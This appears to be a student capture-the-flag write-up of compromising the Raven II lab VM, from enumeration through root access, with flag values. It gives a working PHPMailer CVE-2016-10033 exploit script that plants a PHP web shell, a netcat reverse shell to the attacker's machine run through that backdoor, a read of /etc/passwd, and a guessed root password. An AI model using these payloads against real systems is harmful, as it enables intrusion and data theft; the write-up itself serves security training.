- Weak Root Password
 - The root login had a weak password and the attackers were able to discover it by guessing.
 - Able to correctly guess a root's password.
- Misconfiguration of User Privileges/Privilege Escalation
 - The attackers noticed that the root user has sudo privileges for python.
 - Able to utilize root's python privileges in order to escalate for privilege to other folders.

Exploitation

The Red Team was able to penetrate **Target 2** and retrieve the following confidential data:

Flag 1

- **flag1.txt:** `flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}`



- Exploit Used:

- Enumerated WordPress site with Nikto and Gobuster to create a list of exposed URLs from the Target HTTP server and gather version information.

- **Command:** `nikto -C all -h 192.168.1.115`

```
root@Kali:~# nikto -C all -h 192.168.1.115
```

```
root@Kali:~# nikto -C all -h 192.168.1.115
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.115
+ Target Hostname: 192.168.1.115
+ Target Port:    80
+ Start Time:     2021-09-09 06:34:29 (GMT-7)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdc00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:      2021-09-09 06:36:17 (GMT-7) (108 seconds)
-----
+ 1 host(s) tested
root@Kali:~#
```

- Determined the website is running on Apache/2.4.10 (Debian).
- Performed a more in-depth enumeration with Gobuster.

- **Command:** `sudo apt-get update`

- **Command:** `sudo apt-get install gobuster`

- **Command:** `gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115`

```

root@Kali:~# sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.0 MB]
Get:3 http://kali.download/kali kali-rolling/non-free amd64 Packages [203 kB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [107 kB]
Fetched 18.3 MB in 4s (4,748 kB/s)
Reading package lists... Done
root@Kali:~# sudo apt-get install gobuster
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  bbqsql docutils-common docutils-doc libpython-all-dev python-all python-all-dev python-bson python-bson-ext python-crypto
  python-docutils python-entrypoints python-gevent python-greenlet python-gridfs python-keyring python-keyrings.alt python-pip
  python-pip-whl python-pygments python-pymongo python-pymongo-ext python-roman python-simplejson python-tqdm python-wheel python-xdg
  sgml-base webhandler xml-core
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 1952 not upgraded.
Need to get 2,189 kB of archives.
After this operation, 7,582 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 gobuster amd64 3.1.0-0kali1 [2,189 kB]
Fetched 2,189 kB in 1s (1,993 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 311925 files and directories currently installed.)
Preparing to unpack .../gobuster_3.1.0-0kali1_amd64.deb ...
Unpacking gobuster (3.1.0-0kali1) ...
Setting up gobuster (3.1.0-0kali1) ...
Processing triggers for kali-menu (2020.1.7) ...
root@Kali:~#

```

```

root@Kali:~# gobuster -w
/usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt dir -u 192.168.1.115


```

```

root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.115
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2021/09/09 06:50:54 Starting gobuster in directory enumeration mode
=====
/img (Status: 301) [Size: 312] [→ http://192.168.1.115/img/]
/css (Status: 301) [Size: 312] [→ http://192.168.1.115/css/]
/wordpress (Status: 301) [Size: 318] [→ http://192.168.1.115/wordpress/]
/manual (Status: 301) [Size: 315] [→ http://192.168.1.115/manual/]
/js (Status: 301) [Size: 311] [→ http://192.168.1.115/js/]
/vendor (Status: 301) [Size: 315] [→ http://192.168.1.115/vendor/]
/fonts (Status: 301) [Size: 314] [→ http://192.168.1.115/fonts/]
/server-status (Status: 403) [Size: 301]
=====
2021/09/09 06:52:14 Finished
=====

```

- The PATH file in the Vendor directory was modified recently compared to other files. Subsequent investigation of this file revealed Flag 1.




Name	Last modified	Size	Description
Parent Directory	-	-	-
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
changelog.md	2018-08-13 07:56	28K	
class.phpmailer.php	2018-08-13 07:56	141K	
class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
class.pop3.php	2018-08-13 07:56	11K	
class.smtp.php	2018-08-13 07:56	41K	
composer.json	2018-08-13 07:56	1.1K	
composer.lock	2018-08-13 07:56	126K	
docs/	2018-08-13 07:56	-	
examples/	2018-08-13 07:56	-	
extras/	2018-08-13 07:56	-	
get_oauth_token.php	2018-08-13 07:56	4.9K	
language/	2018-08-13 07:56	-	
test/	2018-08-13 07:56	-	
travis.phpunit.xml.dist	2018-08-13 07:56	1.0K	

- Screenshot of Flag 1:

```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

- Investigated the VERSION file and discovered the PHPMailer version being used is 5.2.16.



- Investigated the SECURITY.md file and identified CVE-2016-10033 (Remote Code Execution Vulnerability) as a potential exploit for PHPMailer version 5.2.16.

```
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
# Security notices relating to PHPMailer

Please disclose any vulnerabilities found responsibly - report any security problems found to the maintainers privately.

PHPMailer versions prior to 5.2.18 (released December 2016) are vulnerable to [CVE-2016-10033](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-10033) a remote code execution vulnerability, responsibly reported by [Dawid Golunski](https://legalhackers.com).

PHPMailer versions prior to 5.2.14 (released November 2015) are vulnerable to [CVE-2015-8476](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-8476) an SMTP CRLF injection bug permitting arbitrary message sending.

PHPMailer versions prior to 5.2.10 (released May 2015) are vulnerable to [CVE-2008-5619](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-5619), a remote code execution vulnerability in the bundled html2text library. This file was removed in 5.2.10, so if you are using a version prior to that and make use of the html2text function, it's vitally important that you upgrade and remove this file.

PHPMailer versions prior to 2.0.7 and 2.2.1 are vulnerable to [CVE-2012-0796](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-0796), an email header injection attack.

Joomla 1.6.0 uses PHPMailer in an unsafe way, allowing it to reveal local file paths, reported in [CVE-2011-3747](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-3747).

PHPMailer didn't sanitise the '$lang_path' parameter in 'SetLanguage'. This wasn't a problem in itself, but some apps (PHPClassifieds, ATutor) also failed to sanitise user-provided parameters passed to it, permitting semi-arbitrary local file inclusion, reported in [CVE-2010-4914](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-4914), [CVE-2007-2021](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-2021) and [CVE-2006-5734](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-5734).

PHPMailer 1.7.2 and earlier contained a possible DDoS vulnerability reported in [CVE-2005-1807](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2005-1807).

PHPMailer 1.7 and earlier (June 2003) have a possible vulnerability in the 'SendmailSend' method where shell commands may not be sanitised. Reported in [CVE-2007-3215](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-3215).
```

Flag 2

- flag2.txt: `flag2{6a8ed560f0b5358ecf844108048eb337}`
 - Exploit Used:
 - Used Searchsploit to find vulnerability associated with PHPMailer 5.2.16, exploited with bash script to open backdoor on target, and opened reverse shell on target with Ncat listener.
 - **Command:** `nc -lnvp 4444`
 - **Command:** `nc 192.168.1.90 4444 -e /bin/bash`
 - **URL:**
`192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash`
 - Used Searchsploit to find any known vulnerabilities associated with PHPMailer.
 - **Command:** `searchsploit phpmailer`

```
root@Kali:~# searchsploit phpmailer
```

```
root@Kali:~# searchsploit phpmailer
```

Exploit Title	Path (/usr/share/exploitdb/)
PHPMailer 1.7 - 'Data()' Remote Denial of Service	exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bash)	exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP)	exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Python)	exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)	exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution	exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnSc	exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution	exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure	exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)	exploits/php/remote/42024.rb

```
Shellcodes: No Result
root@Kali:~# searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php
Exploit: PHPMailer < 5.2.18 - Remote Code Execution (PHP)
URL: https://www.exploit-db.com/exploits/40970
Path: /usr/share/exploitdb/exploits/php/webapps/40970.php
File Type: PHP script, ASCII text, with CRLF line terminators
```

- Confirmed exploit 40970.php matched with CVE-2016-10033 and PHPMailer version 5.2.16.

- **Command:** searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php

```
root@Kali:~# searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php
```

```

PHPMailer < 5.2.18 Remote Code Execution (CVE-2016-10033)

Discovered/Coded by:

Dawid Golunski (@dawid_golunski)
https://legalhackers.com

Full Advisory URL:
https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html

A simple PoC (working on Sendmail MTA)

It will inject the following parameters to sendmail command:

Arg no. 0 = [/usr/sbin/sendmail]
Arg no. 1 = [-t]
Arg no. 2 = [-i]
Arg no. 3 = [-fattacker\]
Arg no. 4 = [-oQ/tmp/]
Arg no. 5 = [-X/var/www/cache/phpcode.php]
Arg no. 6 = [some@email.com]

which will write the transfer log (-X) into /var/www/cache/phpcode.php file.
The resulting file will contain the payload passed in the body of the msg:

09607 <<< --b1_cb4566aa51be9f090d9419163e492306
09607 <<< Content-Type: text/html; charset=us-ascii
09607 <<<
09607 <<< <?php phpinfo(); ?>
09607 <<<
09607 <<<
09607 <<<
09607 <<< --b1_cb4566aa51be9f090d9419163e492306--

See the full advisory URL for details.

*/

// Attacker's input coming from untrusted source such as $_GET , $_POST etc.
:

```

- Used the script exploit.sh to exploit the vulnerability by opening an Ncat connection to attacking Kali VM.
 - The IP address of **Target 2** is 192.168.1.115.
 - The IP address of the attacking Kali machine is 192.168.1.90.

```

GNU nano 4.8                               exploit.sh                               Modified
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1
TARGET=192.168.1.115/contact.php

DOCRROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=${DOCRROOT}/${FILENAME}

STATUS=$(curl -s \
  --data-urlencode "name=Hackerman" \
  --data-urlencode "email=\"hackerman\\\\\" -o0/tmp -X$LOCATION blah\"@badguy.com" \
  --data-urlencode "message=<?php echo shell_exec(\\$_GET['cmd']); ?>" \
  --data-urlencode "action=submit" \
  $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi

```

- Ran the script and uploaded the file backdoor.php to the target server to allow command injection attacks to be executed.
 - **Command:** bash exploit.sh

root@Kali:~# bash exploit.sh

```

root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~#

```


- Navigating to `192.168.1.115/backdoor.php?cmd=<CMD>` now allows bash commands to be executed on **Target 2**.

- **URL:** `192.168.1.115/backdoor.php?cmd=cat%20/etc/passwd`

```

192.168.1.115/backdoor.php?cmd=cat /etc/passwd
01724 >>> blah"@badguy.com... Unbalanced "" 01724 <<< To: Hacker 01724 <<< Subject: Message from Hackerman 01724 <<<
X-PHP-Originating-Script: 0:./class.phpmailer.php 01724 <<< Date: Fri, 10 Sep 2021 01:07:31 +1000 01724 <<< From: Vulnerable Server
<"hackerman"@badguy.com> 01724 <<< Message-ID: 01724 <<< X-Mailer: PHPMailer
5.2.17 (https://github.com/PHPMailer/PHPMailer) 01724 <<< MIME-Version: 1.0 01724 <<< Content-Type: text/plain; charset=iso-8859-1
01724 <<< 01724 <<< root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var
/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var
/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time
Synchronization,,/run/systemd:/bin/false systemd-network:x:101:104:systemd Network Management,,/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,/run
/systemd:/bin/false Debian-exim:x:104:109:./var/spool/exim4:/bin/false messagebus:x:105:110:./var/run/dbus:/bin/false
statd:x:106:65534:./var/lib/nfs:/bin/false sshd:x:107:65534:./var/run/sshd:/usr/sbin/nologin michael:x:1000:1000:michael:./home/michael:
/bin/bash smmta:x:108:114:Mail Transfer Agent,,/var/lib/sendmail:/bin/false smmsp:x:109:115:Mail Submission Program,,/var
/lib/sendmail:/bin/false mysql:x:110:116:MySQL Server,,/nonexistent:/bin/false steven:x:1001:1001:./home/steven:/bin/sh
vagrant:x:1002:1002:./home/vagrant:/bin/bash 01724 <<< 01724 <<< [EOF] 01724 == CONNECT [127.0.0.1] 01724 <<< 220
raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Fri, 10 Sep 2021 01:07:31 +1000; (No UCE/UBE) logging access from:
localhost(OK)-localhost [127.0.0.1] 01724 >>> EHLO raven.local 01724 <<< 250-raven.local Hello localhost [127.0.0.1], pleased to meet
you 01724 <<< 250-ENHANCEDSTATUSCODES 01724 <<< 250-PIPELINING 01724 <<< 250-EXPN 01724 <<< 250-VERB 01724 <<<
250-8BITMIME 01724 <<< 250-SIZE 01724 <<< 250-DSN 01724 <<< 250-ETRN 01724 <<< 250-AUTH DIGEST-MD5 CRAM-MD5
01724 <<< 250-DELIVERBY 01724 <<< 250 HELP 01724 >>> MAIL From: SIZE=479 01724 <<< 250 2.1.0 ... Sender ok 01724 >>>
RCPT To: 01724 >>> RCPT To: 01724 >>> DATA 01724 <<< 250 2.1.5 ... Recipient ok 01724 <<< 550 5.1.1 ... User unknown 01724
<<< 354 Enter mail, end with "." on a line by itself 01724 >>> Received: (from www-data@localhost) 01724 >>> by raven.local
(8.14.4/8.14.4/Submit) id 189F7Vjb001724 >>> for blah"@badguy.com; Fri, 10 Sep 2021 01:07:31 +1000 01724 >>>
X-Authentication-Warning: raven.local: www-data set sender to hackerman\ using -f 01724 >>> X-Authentication-Warning: raven.local:
Processed from queue/tmp 01724 >>> To: Hacker 01724 >>> Subject: Message from Hackerman 01724 >>> X-PHP-Originating-Script:
0:./class.phpmailer.php 01724 >>> Date: Fri, 10 Sep 2021 01:07:31 +1000 01724 >>> From: Vulnerable Server <"hackerman"@
badguy.com> 01724 >>> X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer) 01724 >>> MIME-Version: 1.0 01724 >>>
Content-Type: text/plain; charset=iso-8859-1 01724 >>> 01724 >>>
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:
/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin
nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

```

- Used backdoor to open a reverse shell session on the target with Ncat listener and command injection in browser.

- Started Ncat listener on attacking Kali VM.

- **Command:** `nc -lnvp 4444`

```
root@Kali:~# nc -lnvp 4444
```

```

root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...

```

- In the browser, use the backdoor to run commands and open a reverse shell session on target.

- **Command:** `nc 192.168.1.90 4444 -e /bin/bash`

- **URL:** `192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash`

```

192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash

```

- This allowed the Ncat listener to connect to the target.
 - Interactive user shell opened on target using the following command:

- **Command:** `python -c 'import pty;pty.spawn("/bin/bash")'`

```
root@Kali:~# python -c 'import
pty;pty.spawn("/bin/bash")'
```

```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 56221
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$
```

- After gaining shell sessions, Flag 2 was discovered in /var/www.

- **Command:** `cd ..`

- **Command:** `cat flag2.txt`

- Screenshot of Flag 2:

```
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 56221
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$ ls
ls
Security - Doc  contact.php  elements.html  index.html  service.html  wordpress
about.html     contact.zip  fonts         js          team.html
backdoor.php   css         img           scss        vendor
www-data@target2:/var/www/html$ cd ..
cd ..
www-data@target2:/var/www$ ls
ls
flag2.txt  html
www-data@target2:/var/www$ cat flag2.txt
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@target2:/var/www$
```

Flag 3


- **flag3.png:** `flag3{a0f568aa9de277887f37730d71520d9b}`
 - Exploit Used:
 - Used shell access on target to search WordPress uploads directory for Flag 3, discovered path location, and navigated to web browser to view flag3.png.
 - **Command:** `find /var/www -type f -iname 'flag*'`
 - **Path:** `/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png`
 - **URL:** `192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png`

- Used the find command to find flags in the WordPress uploads directory.

```
root@Kali:~# find /var/www -type f -iname 'flag*'
```

```
www-data@target2:/var/www$ find /var/www -type f -iname 'flag*'
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
www-data@target2:/var/www$ cd html/wordpress/wp-content/uploads/2018/11
cd html/wordpress/wp-content/uploads/2018/11
www-data@target2:/var/www/html/wordpress/wp-content/uploads/2018/11$ ls
ls
flag3.png
www-data@target2:/var/www/html/wordpress/wp-content/uploads/2018/11$
```

- Discovered Flag 3 location path is /var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
- In web browser navigated to 192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png
- Screenshot of Flag 3:



Flag 4

- **flag4.txt:** **flag4{df2bc5e951d91581467bb9a2a8ff4425}**

```

[REDACTED]
flag4{df2bc5e951d91581467bb9a2a8ff4425}
CONGRATULATIONS on successfully rooting RavenII
I hope you enjoyed this second iteration of the Raven VM
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io

```

[illegible]

- Exploit Used:
 - Escalated to root by using su root command and manual brute force to find password, changed to root directory, and found Flag 4 in text file.
 - **Command:** su root
 - **Password:** toor
 - **Command:** cd /root
 - **Command:** cat flag4.txt

- Screenshot of Flag 4:

```
wow-data@target2:/var/www/html$ su root
su root
Password: toor

root@target2:/var/www/html# cd /
cd /
root@target2:/# ls
ls
bin      etc          lib          media       proc        sbin        tmp         var
boot     home         lib64        mnt         root        srv         usr         vmlinuz
dev      initrd.img   lost+found   opt         run         sys         vagrant
root@target2:/# cd /root
cd /root
root@target2:~# ls
ls
flag4.txt
root@target2:~# cat flag4.txt
cat flag4.txt

┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐
│ - \ | - \ \ \ / - ) . \ | | | | |
└───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second iteration of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:~#
```